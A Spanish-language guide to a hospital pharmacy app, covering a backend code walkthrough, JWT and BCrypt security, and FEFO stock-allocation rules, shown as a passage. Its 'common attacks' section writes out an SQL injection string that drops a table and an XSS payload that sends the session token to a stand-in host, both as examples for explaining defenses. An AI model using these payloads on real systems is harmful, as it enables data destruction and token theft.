`@PathVariable`, `@RequestParam`, `@RequestBody`	Spring Web	De dónde sale cada dato del pedido.
`@Valid`	Validación	Validar el objeto recibido.
`@PreAuthorize`	Spring Security	Permiso requerido.
`@Service`, `@Component`, `@Configuration`, `@Bean`	Spring	Beans.
`@Transactional`	Spring	Transacción.
`@Profile`	Spring	Solo en un perfil.
`@ConfigurationProperties`, `@Validated`	Spring	Leer y validar configuración.
`@RestControllerAdvice`, `@ExceptionHandler`	Spring Web	Manejo central de errores.
`@Entity`, `@Table`, `@Id`, `@GeneratedValue`, `@Column`	JPA	Clase ↔ tabla.
`@ManyToOne`, `@OneToMany`, `@JoinColumn`	JPA	Relaciones.
`@Query`, `@Lock`	Spring Data	Consulta propia y bloqueo.
`@NotNull`, `@NotBlank`, `@Size`, `@Positive` …	Validación	Reglas de campos.
`@Getter`, `@Setter`, `@RequiredArgsConstructor`	Lombok	Código generado.
`@Test`, `@ParameterizedTest`, `@BeforeEach`	JUnit	Pruebas (archivo 14).

07 — Recorrido del backend

Este archivo es una **visita guiada** por el código del backend. Primero el mapa, después tres "viajes" de un pedido de punta a punta.

Todo el código está en `backend/src/main/java/ar/edu/utn/farmacia/`.


1. Mapa de carpetas (paquetes)

```
farmacia/
├── FarmaciaApplication.java    arranque
├── auth/            login, token, roles, permisos, recuperación, admin inicial, configuración de
seguridad
├── usuario/         ABM de usuarios
├── proveedor/       ABM de proveedores + validación de CUIT
├── area/            ABM de áreas                          ← el más simple: empezá por acá
├── medicamento/     catálogo + stock calculado con SQL
├── lote/            lotes, ingreso, baja, ajuste, movimientos
├── transferencia/   transferencias FEFO, comprobante PDF, reporte
├── alerta/          alertas y resumen del panel
├── common/          errores, reloj, reportes (CSV/Excel/PDF), utilidades
└── demo/            datos de ejemplo (solo perfil demo)
```

Organización por funcionalidad: cada carpeta es un tema del negocio y adentro tiene todas sus capas. Si hay que cambiar algo de áreas, está todo en `area/`.

El patrón que se repite en cada carpeta

Archivo	Capa	Rol
`Area.java`	Entidad	La tabla `area` como clase.
`AreaRepository.java`	Repositorio	Consultas a la tabla.
`AreaService.java`	Servicio	Reglas: "no dos áreas con el mismo nombre".
`AreaController.java`	Controlador	Endpoints `/api/areas`.
`AreaRequest.java`	DTO de entrada	Lo que manda el frontend (con validaciones).
`AreaResponse.java`	DTO de salida	Lo que se devuelve (con `desde(...)`).



2. Viaje 1: crear un área (lo más simple)

El frontend manda:

```
POST /api/areas
Authorization: Bearer eyJ...
Content-Type: application/json

{ "nombre": "  Hemodiálisis " }
```

Paso 1 — Filtros de seguridad. Antes de llegar a ningún controlador, Spring Security valida el token (firma, vencimiento), busca al usuario y carga sus permisos. Si falla → 401. (Detalle en el archivo 08.)

Paso 2 — Controlador (`AreaController.crear`):

```
@PostMapping
@PreAuthorize("hasAuthority('CATALOGO_EDITAR')")       // ¿tiene el permiso? si no → 403
public ResponseEntity<AreaResponse> crear(@Valid @RequestBody AreaRequest pedido) {
    AreaResponse creada = areaService.crear(pedido);
    return ResponseEntity.created(URI.create("/api/areas/" + creada.id())).body(creada);
}
```

- `@RequestBody`: Jackson convierte el JSON en un `AreaRequest`.
- En el **constructor compacto** del record, `Textos.limpiar` saca los espacios: queda `"Hemodiálisis"`.
- `@Valid`: `@NotBlank` y `@Size(max = 80)`. Si estuviera vacío → 400 con `errors.nombre = "Ingresá el nombre del área."`.

Paso 3 — Servicio (`AreaService.crear`):

```
@Transactional
public AreaResponse crear(AreaRequest pedido) {
    if (areaRepository.existsByNombreIgnoreCase(pedido.nombre())) {        // regla: nombre único
        throw nombreDuplicado(pedido.nombre());                             // → 409 NOMBRE_DUPLICADO
    }
    return AreaResponse.desde(areaRepository.save(new Area(pedido.nombre())));
}
```

Paso 4 — Repositorio y base. `save` hace el `INSERT`; la base asigna el `id` (9). Además, la base tiene un índice único sobre `lower(nombre)`: si dos personas crearan "Hemodiálisis" al mismo tiempo y las dos pasaran el `exists`, la base rechaza la segunda y `ManejadorErrores` la traduce igual a 409.

Paso 5 — Respuesta. `AreaResponse.desde(area)` arma el DTO; el controlador responde **201** con `Location: /api/areas/9` y el JSON `{ "id": 9, "nombre": "Hemodiálisis", "activo": true }`.

3. Viaje 2: registrar un ingreso de mercadería

```
POST /api/medicamentos/5/lotes
{ "proveedorId": 2, "numeroLote": "L2350", "fechaVencimiento": "2027-03-15", "cantidad": 500 }
```

`LoteController` → `LoteService.ingresar(5, pedido)`:

```
@Transactional
public IngresoResponse ingresar(Long medicamentoId, IngresoRequest pedido) {
    LocalDate hoy = LocalDate.now(clock);                          // hoy, en Argentina
    Medicamento medicamento = buscarMedicamento(medicamentoId);    // 404 si no existe
    if (!medicamento.isActivo()) throw ...MEDICAMENTO_INACTIVO;    // 409
    Proveedor proveedor = buscarProveedor(pedido.proveedorId());
    if (!proveedor.isActivo()) throw ...PROVEEDOR_INACTIVO;        // 409
    if (pedido.fechaVencimiento().isBefore(hoy))                   // vencimiento pasado
        throw new ErrorDeCampoException("fechaVencimiento", "La fecha de vencimiento no puede ser anterior
a hoy.");  // 400
    if (loteRepository.existsByMedicamentoIdAndNumeroLote(...))    // lote repetido
        throw ...LOTE_DUPLICADO;                                   // 409

    Usuario usuario = usuarioActual.obtener();                     // quién: sale del TOKEN
    OffsetDateTime ahora = OffsetDateTime.now(clock);
    Lote lote = loteRepository.save(new Lote(medicamento, proveedor, ..., pedido.cantidad(), hoy, usuario,
ahora));
    movimientoRepository.save(MovimientoStock.ingreso(lote, ahora, usuario));   // movimiento +500
    long stockTotal = loteRepository.stockDisponible(medicamentoId, hoy);
    return new IngresoResponse(respuesta(lote, hoy), stockTotal);               // 201
}
```

Para notar:

- Las validaciones van **antes** de modificar nada.
- La fecha se valida **en el servicio con el reloj**, no con la anotación `@FutureOrPresent`, porque esa anotación usa el reloj del sistema (UTC), no el de Argentina.
- El usuario sale de `UsuarioActual` (del token), **nunca** del JSON.
- Se crean **dos filas**: el lote y su movimiento `INGRESO`. Las dos en la misma transacción.

4. Viaje 3: una transferencia (el más importante)

```
POST /api/transferencias
{ "areaId": 1, "observaciones": "Pedido de la mañana",
  "items": [ { "medicamentoId": 5, "cantidad": 100 }, { "medicamentoId": 5, "cantidad": 50 } ] }
```

`TransferenciaController` → `TransferenciaService.transferir(pedido)`. Paso a paso (el ejemplo numérico completo está en el archivo 09):

```
@Transactional
public TransferenciaResponse transferir(TransferenciaRequest pedido) {
    // 1. Sumar repetidos: {5 → 150}
    Map<Long, Integer> cantidades = sumarItems(pedido.items());

    // 2. Validar área y medicamentos activos (404 / 409)
    Area area = buscarAreaActiva(pedido.areaId());
    Map<Long, Medicamento> medicamentos = buscarMedicamentosActivos(cantidades);

    // 3. Bloquear los lotes candidatos (SELECT ... FOR UPDATE ORDER BY id)
    //    y ordenarlos FEFO en memoria, agrupados por medicamento
    LocalDate hoy = LocalDate.now(clock);
    Map<Long, List<Lote>> lotes = loteRepository.bloquearDisponibles(cantidades.keySet(), hoy).stream()
        .filter(lote -> lote.tieneStock() && !lote.estaVencido(hoy))
        .sorted(ORDEN_FEFO)
        .collect(Collectors.groupingBy(lote -> lote.getMedicamento().getId()));

    // 4. Todo o nada: calcular TODOS los faltantes; si hay alguno, excepción → rollback → 409
    List<Faltante> faltantes = faltantes(cantidades, medicamentos, lotes);
    if (!faltantes.isEmpty()) throw new StockInsuficienteException(faltantes);

    // 5. Descontar lote por lote, creando detalle y movimiento por cada lote tocado
    Usuario usuario = usuarioActual.obtener();
    Transferencia transferencia = new Transferencia(ahora, area, usuario, pedido.observaciones());
    cantidades.forEach((medicamentoId, cantidad) -> {
        int restante = cantidad;
        for (Lote lote : lotes.get(medicamentoId)) {
            if (restante == 0) break;
            int tomada = Math.min(restante, lote.getCantidadActual());
            lote.descontar(tomada);                                  // la entidad protege la regla
            transferencia.agregarDetalle(new DetalleTransferencia(transferencia, lote, tomada));
            movimientos.add(MovimientoStock.egreso(lote, tomada, ahora, usuario, transferencia));
            restante -= tomada;
        }
    });

    // 6. Guardar y responder el comprobante (201)
    Transferencia guardada = transferenciaRepository.save(transferencia);
    movimientoRepository.saveAll(movimientos);
    log.info("Transferencia {} creada: ...", guardada.getId(), ...);
    return TransferenciaResponse.desde(guardada);
}
```


Fijate que **no hay un `save` de cada lote**: los lotes vinieron de la base dentro de la transacción, así que al terminar JPA detecta que cambió su `cantidadActual` y hace el `UPDATE` solo.

5. Las piezas de `common/`

Clase	Para qué
`ManejadorErrores`	Convierte cualquier excepción en una respuesta ProblemDetail con `codigo`.
`Problemas`	Ayuda a crear los ProblemDetail.
`RecursoNoEncontradoException`, `ReglaNegocioException`, `ErrorDeCampoException`, `ParametroInvalidoException`	Excepciones del dominio.
`RelojConfig`	Crea el `Clock` con la zona de Buenos Aires.

Clase	Para qué
`FarmaciaProperties`	Lee la configuración `farmacia.*` (zona horaria, alertas, CORS).
`Ordenamiento`	Valida que el `sort` pedido esté en la lista blanca (si no, 400 `ORDEN_INVALIDO`).
`Textos`	Limpia textos (espacios).
`Reporte`	Modelo de un reporte: título, filtros, columnas, filas.
`Exportador`	Convierte un `Reporte` a CSV, XLSX o PDF y arma la descarga.
`Csv`, `ReporteXlsx`, `ReportePdf`	Cada formato. `Csv` protege contra inyección de fórmulas.
`OpenApiConfig`	Configura Swagger con el esquema de seguridad Bearer.
`EstadoRequest`	DTO `{activo}` que comparten todos los `PATCH /estado`.

Cómo se genera un reporte



Un solo modelo, tres formatos: siempre muestran lo mismo.

6. `alerta/`: alertas y panel

`AlertaService.calcular()`:

1. `hoy` del reloj; `limite = hoy + 30 días`.
2. Medicamentos activos con su stock (la misma consulta SQL del listado) → filtra **sin stock** y **stock bajo**. El stock bajo se ordena "más crítico primero" (stock / mínimo).
3. Lotes con stock que vencen hasta el límite → separa **vencidos** (fecha < hoy) y **por vencer**.
4. Devuelve todo junto. **Nada se guarda**: se calcula en cada pedido.

`ResumenService` arma el panel: totales de cada alerta, medicamentos activos, transferencias de hoy, últimas 5 transferencias y unidades por área en los últimos 30 días.

7. `auth/`: seguridad (vista rápida)

Clase	Para qué
`SeguridadConfig`	Qué rutas son públicas, BCrypt, cómo se firma y valida el JWT, CORS.

Clase	Para qué
`AuthController` / `AuthService`	Login, `/me`, cambio de contraseña.
`TokenService`	Emite el JWT.
`UsuarioJwtConverter`	En cada pedido: token → usuario de la base → permisos.
`UsuarioActual`	Da el `Usuario` del pedido actual a los servicios.
`Rol`, `Permiso`, `PermisosDeUsuario`	Qué puede hacer cada rol.
`ErroresSeguridad`	Escribe los 401 y 403 en JSON.
`RecuperacionService`, `RecuperacionPassword`, `NotificadorRecuperacion`, `CorreoSimulado`	Recuperación de contraseña.
`AdminInicial`	Crea `admin` al arrancar si no hay ningún ADMIN.
`UsuarioDetailsService`	Le dice a Spring cómo buscar un usuario por nombre para el login.

8. `demo/`: datos de ejemplo

`DemoDataLoader` corre al arrancar solo con el perfil `demo`. Si ya hay medicamentos, no hace nada (es **idempotente**). Si no, crea unos 25 medicamentos reales por nombre genérico, 4 proveedores inventados con CUIT válido, lotes con vencimientos relativos a hoy (algunos vencidos, otros por vencer), usuarios `farmaceutico` y `consulta`, y transferencias de los últimos 30 días **usando los servicios**, para que los movimientos y el stock cierren.

`RelojDemo` permite que esas transferencias queden con fechas del pasado. `PerfilesIncompatibles` impide arrancar con `demo` y `prod` juntos.

9. Recursos (`src/main/resources/`)

Archivo	Contenido
`application.yml`	Configuración común.
`application-dev.yml`, `-demo.yml`, `-prod.yml`	Lo que cambia por perfil.
`db/migration/V1__esquema.sql`, `V2__…`, `V3__…`	Migraciones de Flyway.

10. Ejercicio para fijar

Abrí `proveedor/ProveedorService.java` y respondé:

1. ¿Qué excepción lanza si el CUIT ya existe? ¿Qué código HTTP termina devolviendo?
2. ¿Dónde se valida el dígito verificador del CUIT? (Pista: buscá `@Cuit`.)
3. ¿Qué pasa con los lotes de un proveedor cuando se lo desactiva?

Respuestas en la autoevaluación.

08 — Seguridad explicada

1. Dos preguntas distintas

- **Autenticación**: ¿**quién** sos? (usuario y contraseña → token)
- **Autorización**: ¿**qué** podés hacer? (rol → permisos)

Como en un edificio: en la entrada te piden el DNI (autenticación) y te dan una tarjeta que abre solo algunos pisos (autorización).

2. Contraseñas: nunca se guardan

Si la base guardara las contraseñas tal cual y alguien la robara, tendría todas las contraseñas (y mucha gente usa la misma en todos lados). Por eso se guarda un **hash**.

Qué es un hash

Una función que transforma un texto en otro, de forma que:

- Siempre da lo mismo para la misma entrada.
- **No se puede volver atrás** (del hash no se obtiene la contraseña).
- Un cambio mínimo en la entrada cambia todo el resultado.

Para verificar el login no hace falta "desencriptar": se calcula el hash de lo que escribió la persona y se compara con el guardado.

> **Ojo:** hash **no** es encriptar. Lo encriptado se puede desencriptar con la clave; un hash no se revierte.

BCrypt


Las funciones de hash comunes (SHA-256) son **rapidísimas**, y eso es malo para contraseñas: un atacante con la base robada podría probar miles de millones por segundo. **BCrypt** es lento a propósito y agrega una **sal** (un valor aleatorio distinto por usuario), así dos personas con la misma contraseña tienen hashes distintos.

Un hash BCrypt se ve así:

```
$2a$12$R9h/cIPz0gi.URNNX3kh2OPST9/PgBkqquzi.Ss7KIUgO2t0jWMUW
 │  │  └──────── sal ─────────┘└──────────── hash ────────────┘
 │  └ costo: 12 → 2^12 = 4096 rondas
 └ versión
```

> **En el proyecto:** `new BCryptPasswordEncoder(12)` en `SeguridadConfig`. Contraseñas de 8 a 72 caracteres (BCrypt no usa más de 72 bytes). La columna es `usuario.password_hash`, y **ningún DTO la incluye**: nunca sale por la API.

3. El login, paso a paso



Detalles de seguridad:

- **Mismo mensaje para todo error.** Si dijera "el usuario no existe", un atacante sabría qué usuarios existen. Incluso cuando el usuario no existe, Spring calcula un hash igual, para que el **tiempo de respuesta** tampoco lo delate.
- El nombre de usuario no distingue mayúsculas (se guarda en minúsculas).
- No hay **registro público**: solo un administrador crea usuarios (era el problema 5 del prototipo).

4. El token JWT

Después del login, el servidor no "recuerda" a nadie (es *stateless*). En su lugar, le da al navegador un **token**: un texto firmado que el navegador manda en cada pedido.

Cómo es un JWT

Tres partes en Base64, separadas por puntos:

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJmYXJtYWNpYS1ob3NwaXRhbGFyaWEiLCJzdWIiOiIyIiwiaWF0IjoxNzYyOTc4MDAwLCJleHAiO
jE3NjMwMDY4MDB9.Xf3k...
└──── cabecera ────┘ └──────────────────────────── datos (claims) ─────────────────────────────┘ └ firma ┘
```

Decodificado:

```
// cabecera
{ "alg": "HS256" }
// datos
{ "iss": "farmacia-hospitalaria",   // emisor
  "sub": "2",                        // id del usuario
  "iat": 1762978000,                 // emitido (segundos desde 1970)
  "exp": 1763006800 }                // vence (8 horas después)
```

> **Ojo:** el contenido **no está cifrado**: cualquiera puede leerlo (pegalo en https://jwt.io). Por eso **no lleva datos sensibles** (ni rol, ni nombre). Lo que lo hace seguro es la **firma**.

La firma

`firma = HMAC-SHA256(cabecera + "." + datos, JWT_SECRET)`

Solo quien conoce `JWT_SECRET` (el servidor) puede generar una firma válida. Si alguien cambia `"sub": "2"` por `"sub": "1"` para hacerse pasar por el admin, la firma ya no coincide y el servidor responde **401**.

> **En el proyecto:** `JWT_SECRET` viene de una variable de entorno, con mínimo 32 bytes. Si falta o es corta, la aplicación **no arranca** (`JwtProperties`). En el prototipo la clave estaba escrita en el código: cualquiera con el código podía fabricar tokens (problema 2).

Cada pedido

```
GET /api/medicamentos
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ...
```

El servidor:

1. Verifica la **firma** (¿lo emití yo?).
2. Verifica **`exp`** (¿venció?) usando el reloj de la aplicación.
3. Verifica **`iss`** (¿es de este sistema?).
4. `UsuarioJwtConverter`: busca el usuario por `sub` en la base. Si no existe o está **inactivo** → 401.
5. Le asigna los **permisos de su rol actual** (leído de la base).

El paso 4-5 es clave: si el admin desactiva a alguien o le cambia el rol, el efecto es **inmediato**, aunque su token todavía no haya vencido.

> **Para la defensa:** "El token solo dice quién sos. Qué podés hacer se lee de la base en cada pedido. Por eso una baja tiene efecto inmediato. En el prototipo la identidad salía de una cabecera que mandaba el navegador y se podía falsificar."

5. Roles y permisos

```
Rol           → Permisos
ADMIN         → todos
FARMACEUTICO  → LECTURA, CATALOGO_EDITAR, STOCK_INGRESAR, STOCK_BAJA_AJUSTE, TRANSFERENCIA_CREAR
CONSULTA      → LECTURA
```

¿Por qué permisos y no preguntar directamente por el rol? Porque el código dice **qué se necesita** (`hasAuthority('STOCK_INGRESAR')`) y no **quién** (`hasRole('ADMIN') or hasRole('FARMACEUTICO')`). Si mañana se crea un rol "Técnico" que puede ingresar pero no transferir, solo se toca el enum `Rol`.

Cada método de controlador declara su permiso:

```
@PostMapping
@PreAuthorize("hasAuthority('TRANSFERENCIA_CREAR')")
public ResponseEntity<TransferenciaResponse> crear(...) { ... }
```

401 vs 403

	401 Unauthorized	403 Forbidden
Significa	No sé quién sos.	Sé quién sos, pero no podés.
Casos	Sin token, token alterado, vencido, usuario desactivado.	CONSULTA intentando crear un medicamento.
El frontend	Borra la sesión y lleva al ingreso.	Muestra "No tenés permiso para esta acción."

Los dos salen en JSON (ProblemDetail), escritos por `ErroresSeguridad`.

Ocultar no es proteger

El frontend esconde los botones que tu rol no puede usar (`puede('CATALOGO_EDITAR')`). Eso es **comodidad**. La seguridad está en el backend: si alguien modifica el JavaScript o llama a la API con otro programa, igual recibe 403.

6. Recuperación de contraseña

1. La persona pide un código con su usuario.
2. El servidor genera 6 números con `SecureRandom` (aleatorio criptográfico).
3. Guarda el **hash BCrypt** del código (no el código), con vencimiento en 15 minutos. Anula los pedidos anteriores.
4. "Envía" el código. Hoy es **simulado**: `CorreoSimulado` solo deja constancia en el log (sin el código) y, en el perfil `demo`, la respuesta trae el código para mostrarlo.
5. La persona manda usuario + código + contraseña nueva. Se verifica el código con BCrypt.
6. Máximo **5 intentos**: después, el código queda anulado aunque el siguiente sea el correcto.

Seguridad extra:

- La respuesta del paso 1 es **la misma exista o no el usuario** (no revela usuarios).
- El contador de intentos se guarda **aunque la operación falle** (`noRollbackFor`): si se revirtiera, el atacante podría intentar infinitas veces.
- El contador se incrementa con **bloqueo pesimista**, para que intentos simultáneos no lo burlen.

7. Ataques comunes y cómo se evitan

Inyección SQL

Meter código SQL en un campo para que la base lo ejecute.

```
Buscar: x'; drop table usuario; --
```

Defensa: consultas **parametrizadas** (JPA y `JdbcClient` con `:parametros`): la base trata el valor como dato, nunca como código. El campo de orden (`sort`), que no se puede parametrizar, se valida contra una **lista blanca**.

XSS (Cross-Site Scripting)

Guardar un texto con código que se ejecute en el navegador de otra persona. Por ejemplo, un medicamento llamado:

```
<img src=x onerror="fetch('https://malo.com?t='+sessionStorage.token)">
```

Si la pantalla insertara ese texto como HTML, robaría el token de cada persona que la abra.

Defensas en capas:

1. **React escapa** todo el texto: lo muestra como texto, no como HTML.
2. **ESLint prohíbe** `innerHTML` y `dangerouslySetInnerHTML`.
3. **CSP** (Content Security Policy) en nginx: el navegador solo ejecuta scripts del propio sitio; aunque se colara uno, no podría mandar datos afuera (`connect-src 'self'`).
4. Prueba automática: `seguridad.test.tsx` verifica que ese texto se ve como texto.

Inyección de fórmulas en CSV/Excel

Si un dato empieza con `=`, Excel lo ejecuta como fórmula al abrir el CSV (`=HYPERLINK(...)` puede mandar datos a otro sitio). **Defensa:** `Csv` antepone `'` a los valores que empiezan con `=`, `+`, `-`, `@`, tabulación o retorno de carro. Prueba: `CsvTest`.

CSRF (Cross-Site Request Forgery)

Una página maliciosa hace que tu navegador mande un pedido a otro sitio donde estás logueado, aprovechando que **el navegador agrega las cookies solo**.

Por qué no aplica acá: la API no usa cookies. El token va en la cabecera `Authorization`, que el navegador **no agrega por su cuenta**: solo nuestro código la pone. Por eso CSRF está deshabilitado en `SeguridadConfig` (decisión documentada).

CORS

Regla del navegador: una página de un origen no puede leer respuestas de otro origen salvo que ese otro lo autorice. **En el proyecto:** el frontend y la API están detrás del mismo proxy (mismo origen), así que CORS está vacío por defecto. Si se configura (`CORS_ORIGENES`), nunca con `*`.

Fuerza bruta en el login

Probar contraseñas una tras otra. BCrypt hace cada intento lento. Un límite de intentos de login quedó como **mejora futura**.

8. Dónde guarda el token el frontend

En `sessionStorage`:

Opción	Ventaja	Desventaja
`sessionStorage` (elegida)	Se borra al cerrar la pestaña (PC compartidas). Cada pestaña tiene su sesión.	JavaScript puede leerlo → hay que prevenir XSS (ver arriba).
`localStorage`	Sobrevive a cerrar el navegador.	Queda guardado en PC compartidas.
Cookie HttpOnly	JavaScript no puede leerla (más resistente a XSS).	El navegador la manda sola → hay que proteger CSRF; cambiaría el backend.

Además: al recargar, el frontend no confía en lo guardado: pide `/api/auth/me` para tener los permisos frescos. Al tocar "Salir", borra el token y la caché de datos.

9. Configuración segura

Medida	Dónde
Secretos solo en variables de entorno (`.env`, que no se sube a git).	`.env.example`, `.gitignore`
La app no arranca sin `JWT_SECRET` válido ni con `demo` + `prod`.	`JwtProperties`, `PerfilesIncompatibles`
Swagger apagado en producción.	`application-prod.yml`
Actuator solo `/actuator/health`, sin detalles.	`application.yml`
Los errores 500 no muestran detalles internos, solo un `errorId`.	`ManejadorErrores`
Nunca se loguean contraseñas, tokens ni el código de recuperación.	Convención + revisión
Puertos de Docker solo en `127.0.0.1`.	`docker-compose.yml`
Contenedores sin usuario root.	Dockerfiles

10. Los 8 problemas del prototipo, resueltos

#	Problema	Solución	Prueba
1	Identidad en una cabecera falsificable	Identidad solo del JWT validado; permisos de la base	`SeguridadIT.laCabeceraXUserIdNoCambiaLaIdentidad`
2	Clave del JWT en el código	Variable de entorno ≥ 32 bytes	`ConfiguracionTest`
3	Stock negativo	Validación + entidad + CHECK + bloqueo	`TransferenciaConcurrenciaIT`, `LoteTest`
4	Hash expuesto	Solo DTO, sin hash	`SeguridadIT.ningunaRespuestaExponeLaContrasenaNiElHash`
5	Registro libre	Sin registro; solo ADMIN crea	`SeguridadIT.farmaceuticoNoPuedeGestionarUsuarios`
6	Fechas como texto	Tipos de fecha reales + `Clock`	`AlertaServiceTest`
7	Borrado en cascada	Bajas lógicas, FK sin cascada	`ProveedorServiceTest`
8	Errores genéricos, sin tests	ProblemDetail con código; pruebas en `verify`	`ErroresIT`

09 — Reglas de negocio: FEFO, stock y concurrencia

Este es **el corazón del sistema**. Si entendés este archivo, entendés por qué el sistema existe.

1. Estados de un lote

Supongamos que **hoy es 12/11/2026** y "por vencer" son 30 días (hasta el 12/12/2026).

Lote	Vence	Cantidad	Estado	Por qué
A	11/11/2026	20	**VENCIDO**	Venció ayer (fecha < hoy).
B	12/11/2026	50	**POR_VENCER**	Vence **hoy**: todavía se puede usar.
C	12/12/2026	80	**POR_VENCER**	Vence justo en 30 días (incluido).
D	13/12/2026	100	**VIGENTE**	Vence en 31 días: fuera del rango.
E	01/06/2027	0	**AGOTADO**	No tiene unidades (se mira primero).

El código (`Lote.estado`):

```
public EstadoLote estado(LocalDate hoy, int diasPorVencer) {
    if (cantidadActual == 0)                                    return EstadoLote.AGOTADO;
    if (estaVencido(hoy))                                       return EstadoLote.VENCIDO;    // fecha <
hoy
    if (!fechaVencimiento.isAfter(hoy.plusDays(diasPorVencer)))   return EstadoLote.POR_VENCER; // fecha
<= hoy + 30
    return EstadoLote.VIGENTE;
}
```

> **Ojo con los bordes:** "vence hoy" es POR_VENCER, no VENCIDO. "Vence en exactamente 30 días" es POR_VENCER. "En 31" no genera alerta. Estos casos tienen pruebas propias (`AlertaServiceTest`) con un **reloj fijo**, porque si la prueba usara la fecha real, daría distinto cada día.

El estado **no se guarda** en la base: cambia solo con el paso del tiempo, así que se calcula cada vez.

2. Stock total y estado de un medicamento

Stock total = suma de los lotes **no vencidos**.

Con los lotes de arriba (todos del mismo medicamento): B + C + D + E = 50 + 80 + 100 + 0 = **230**. El lote A (vencido, 20) **no cuenta**: está en el depósito pero no se puede entregar.

Estado de stock (con stock mínimo = 300):

Stock total	Estado
0	SIN_STOCK
1 a 300	STOCK_BAJO (230 cae acá)
más de 300	OK

Próximo vencimiento = el menor vencimiento entre los lotes con stock y no vencidos = 12/11/2026 (lote B).

3. FEFO: primero vence, primero sale

Por qué FEFO y no FIFO

Lote	Ingresó	Vence
X	01/09	01/06/2027
Y	01/10	15/12/2026

- **FIFO** (primero entra, primero sale) entregaría X primero. Y quedaría en el estante y **se vencería** en diciembre.
- **FEFO** entrega Y primero, porque vence antes. ✅

Desempates

Si dos lotes vencen el mismo día, decide la **fecha de ingreso** (el más viejo primero), y si también coincide, el **id** (el número interno, que nunca se repite). Así el resultado es siempre el mismo (**determinístico**), y las pruebas son estables.

```
static final Comparator<Lote> ORDEN_FEFO =
    Comparator.comparing(Lote::getFechaVencimiento)
        .thenComparing(Lote::getFechaIngreso)
        .thenComparing(Lote::getId);
```

Ejemplo completo

Paracetamol tiene estos lotes (hoy 12/11/2026):

Lote	Vence	Cantidad
L2290	10/11/2026	30 ← **vencido**, se ignora
L2301	01/12/2026	100
L2340	15/03/2027	410
L2350	15/03/2027	500 (ingresó después que L2340)

Guardia pide **150**.

1. Se descartan los vencidos (L2290).
2. Se ordena FEFO: L2301 (dic) → L2340 (mar, ingresó antes) → L2350 (mar).
3. Disponible total: 100 + 410 + 500 = 1010 ≥ 150. Alcanza.
4. Se descuenta:
    - L2301: toma min(150, 100) = **100** → queda 0. Faltan 50.
    - L2340: toma min(50, 410) = **50** → queda 360. Faltan 0. Fin.
5. Resultado:

Detalle de la transferencia (comprobante)

Medicamento	Lote	Vence	Cantidad
Paracetamol	L2301	01/12/2026	100
Paracetamol	L2340	15/03/2027	50

Movimientos generados

Lote	Tipo	Cantidad	Saldo resultante
L2301	EGRESO	−100	0
L2340	EGRESO	−50	360

4. Todo o nada

Pedido: Paracetamol 150 (hay 1010) y Amoxicilina 50 (hay 12) y Ceftriaxona 20 (hay 5).

El sistema **primero calcula todos los faltantes** y recién después toca algo:

Medicamento	Disponible	Solicitado	¿Falta?
Paracetamol	1010	150	No
Amoxicilina	12	50	**Sí**
Ceftriaxona	5	20	**Sí**

